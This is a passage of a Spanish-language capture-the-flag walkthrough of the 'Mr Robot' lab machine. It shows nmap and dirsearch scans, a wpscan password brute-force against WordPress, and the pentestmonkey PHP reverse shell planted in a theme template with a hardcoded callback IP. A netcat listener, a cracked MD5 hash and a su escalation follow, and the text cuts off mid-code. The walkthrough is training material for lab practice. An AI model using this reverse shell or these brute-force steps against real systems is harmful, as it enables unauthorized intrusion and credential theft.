
Mr Robot CTF

Se aplica un escaneo al a la maquina


el escaneo arroja elñ puerto SSH cerrado y una web en el puerto 80

luego aplicamos un dirsearch

Detectamos que esta el directorio /robots generalmente en los ctf es posible conseguir alguna pista ahi




key-1-og-3.txt lo revisaremos y conseguimos la primera key



por otro lado el archivo fsocity.dic es un Diccionario , ¿para que sera?

habia un login de wordpress en el dirsearch, /wp-login



ocuparemos wpscan al ser un sitio wordpress

```
┌──(kali㉿kali)-[~/Desktop/Mr Robot]
└─$ wpscan -U Elliot -P fsocity.dic --url http://10.10.149.59/wp-login.php/ --multicall-max-passwords 2000
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
```


Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

---

la password es : ER28-0652

Usaremos una reverse shell php m utilizariamos la mas famosa monkey shell reverse


Entramos a la administraci`on , a editor y modificamos el theme404 del que esta activo poniendo ahi el reverse shell




Dejamos a la escucha con netcat , ┌──(kali㉿kali)-[~]
└─$ nc -nlvp 6666
listening on [any] 6666 ...

entramos a una pagina valida para que corra el remote shell


conseguimos al acceso



mejoramos el aspecto de la shell
python -c 'import pty; pty.spawn("/bin/bash")'



encontramos una ruta pero no tenemos accesos



robot:c3fcd3d76192e4007dfb496cca67e13b

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.2.92.229] from (UNKNOWN) [10.10.149.59] 48251
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 06:06:32 up 53 min,  0 users,  load average: 0.04, 2.92, 4.86
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
daemon@linux:/$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ get password.raw-md5
get password.raw-md5
bash: get: command not found
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Copiamos el texto a nuestra m`aquina con el nombre pass.hash

```
┌──(kali㉿kali)-[~/Desktop/Mr Robot]
└─$ john --format=raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (robot)
1g 0:00:00:00 DONE (2024-01-17 01:17) 8.333g/s 337600p/s 337600c/s 337600C/s bonjour1..123092
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
```

abcdefghijklmnopqrstuvwxyz

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ catn key-2-of-3.txt
catn key-2-of-3.txt
bash: catn: command not found
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ catn key-2-of-3.txt
catn key-2-of-3.txt
bash: catn: command not found
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Escaneo

```
nmap -A 10.10.149.59
└─$ nmap -A -v 10.10.149.59
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 00:14 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:14
Completed NSE at 00:14, 0.00s elapsed
Initiating NSE at 00:14
Completed NSE at 00:14, 0.00s elapsed
Initiating NSE at 00:14
Completed NSE at 00:14, 0.00s elapsed
Initiating Ping Scan at 00:14
Scanning 10.10.149.59 [2 ports]
Completed Ping Scan at 00:14, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:14
Completed Parallel DNS resolution of 1 host. at 00:14, 0.00s elapsed
Initiating Connect Scan at 00:14
Scanning 10.10.149.59 [1000 ports]
Discovered open port 80/tcp on 10.10.149.59
Discovered open port 443/tcp on 10.10.149.59
Completed Connect Scan at 00:14, 15.11s elapsed (1000 total ports)
Initiating Service scan at 00:14
Scanning 2 services on 10.10.149.59
Completed Service scan at 00:15, 13.79s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.149.59.
Initiating NSE at 00:15
Completed NSE at 00:15, 11.66s elapsed
Initiating NSE at 00:15
Completed NSE at 00:15, 2.46s elapsed
Initiating NSE at 00:15
Completed NSE at 00:15, 0.00s elapsed
Nmap scan report for 10.10.149.59
Host is up (0.29s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
|_SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Site doesn't have a title (text/html).
```

NSE: Script Post-scanning.
Initiating NSE at 00:15
Completed NSE at 00:15, 0.00s elapsed
Initiating NSE at 00:15
Completed NSE at 00:15, 0.00s elapsed
Initiating NSE at 00:15
Completed NSE at 00:15, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.47 seconds

dirsearch

dirsearch -u https://10.10.149.59 -t 50 -w /usr/share/dirbuster/wordlist/directory-list-2.3-medium.txt

walk

Codigo Fuente web

```
<!doctype html>
<!--
\  //~~\ |  |   /\  |~~\|~~  |\  | /~~\~~|~~   /\  |  /~~\ |\  ||~~
 \ /|   ||  |  /__\ |__/|--  | \ ||   | |    /__\ | |   || \ ||--
  | \__/ \_/  /   \|  \|__  |  \| \__/ |   /    \|__\__/ |  \||__
-->
<html class="no-js" lang="">
  <head>


    <link rel="stylesheet" href="css/main-600a9791.css">

    <script src="js/vendor/vendor-48ca455c.js.pagespeed.jm.V7Qfw6bd5C.js"></script>

    <script>var USER_IP='208.185.115.6';var BASE_URL='index.html';var RETURN_URL='index.html';var
REDIRECT=false;window.log=function(){log.history=log.history||[];log.history.push(arguments);if(this.console)
{console.log(Array.prototype.slice.call(arguments));}};</script>

  </head>
  <body>
    <!--[if lt IE 9]>
      <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="http://
browsehappy.com/">upgrade your browser</a> to improve your experience.</p>


    <!-- Google Plus confirmation -->
    <div id="app"></div>


    <script src="js/s_code.js.pagespeed.jm.I78cfHQpbQ.js"></script>
    <script src="js/main-acba06a5.js.pagespeed.jm.YdSb2z1rih.js"></script>
</body>
</html>
```

wpscan

wpscan -U Elliot -P fsocity.dic --url http://10.10.149.59/wp-login.php/ --multicall-max-passwords 2000

Monkey

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.2.92.229';  // CHANGE THIS
$port = 6666;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

```
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
